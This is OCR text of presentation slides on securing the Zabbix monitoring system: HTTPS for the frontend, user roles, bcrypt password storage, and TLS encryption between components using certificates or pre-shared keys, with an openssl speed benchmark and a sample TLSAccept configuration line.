
INSECURE WEB CONNECTIONS

- Zabbix frontend is accessed using insecure communication channels
- Sensitive information may be intercepted
- All other security configuration is under risk




HOW HTTPS PROTECTS YOU ?

- Server has both public and private keys
- Server sends public key to web browser, which uses it for encryption
- Only server has private key to decrypt the information
- Additionally, the identity of web server can be verified




SECURE WEB CONNECTIONS

- Traffic is encrypted using HTTPS protocol
- Information still may be intercepted, but it is unreadable
- First step before setting up other security methods



03

ZABBIX USERS



ZABBIX USER TYPES


- Zabbix security is based on user types
  - Zabbix Super Admin

    unlimited access
  - Zabbix Admin

    can create hosts / templates
  - Zabbix User


    can create maps / dashboards

    can see collected data



ZABBIX USER GROUPS

- Zabbix permissions are host group and user group based




USERNAME AND PASSWORD

- Default Admin username and password must be changed
- Passwords are stored using bcrypt algorithm
  - uses unique salt value to protect against rainbow table attacks
  - more resistant to brute-force, not feasible for hardware acceleration
- If Zabbix is upgraded, password rehashes automatically to use bcrypt
  - on password change or on first login


EXTERNAL AUTHENTICATION

- External authentication can be used to manage users
- Different authentication methods can be mixed




04

INTERNAL COMMUNICATIONS



BUILT-IN ENCRYPTION

- Protects communication between Zabbix components
  - Zabbix Server and Zabbix Proxy
  - Zabbix Server/Proxy and Zabbix agent
  - Zabbix commandline utilities



ENCRYPTION TYPES

- Zabbix built-in encryption supports
  - Certificates
  - Pre-shared keys (PSK)

CERT NONE PSK CERT

PSK NONE PSK CERT


- For incoming connections multiple types can be specified at once

PSK NONE PSK CERT

- If encryption is used, the configuration tab is highlighted


CERTIFICATES OR PSK ?

Certificates



- Asymmetric encryption
- Provides identity authentication
- Certificate revocation lists (CRL) can be used
- Can be restricted by specifying Issuer and Subject

PSK



- Symmetric encryption
- Easier to set-up

ENCRYPTION KEY SIZE


- Bigger keys offer stronger encryption but require more CPU power
  - RSA 2048 keys are current industry standard and considered "unbreakable"
  - As of 2020 the largest RSA key publicly known to be cracked is RSA-250
- A simple openssl speed test may show estimated performance

```
# openssl speed rsa512 rsa1024 rsa2048

                  sign    verify    sign/s  verify/s
rsa  512 bits 0.000058s 0.000003s  17370.6 306825.6
rsa 1024 bits 0.000110s 0.000008s  9055.7  130117.0
rsa 2048 bits 0.000897s 0.000023s  1114.4  44439.9
```


DIFFERENT ENCRYPTION METHODS CAN BE USED

- Connections may use different methods based on requirements
- Protected connections may be left unencrypted



SECURE AUTOREGISTRATION

- Zabbix 5.0 introduced secure active agent auto-registration option
- The PSK key is defined in Zabbix administrative section and hidden
- The initial autoregistration attempt is already encrypted
- If autoregistration is done through proxy, protect proxy communication



ALLOWING ENCRYPTED AND UNENCRYPTED

- May put environment at risk
- While communication is secured, unencrypted is also allowed


```
# ### Option: TLSAccept
# What incoming connections to accept.
# Multiple values can be specified, separated by comma:
TLSAccept=unencrypted,psk
```

ZABBIX DATABASE CONNECTION

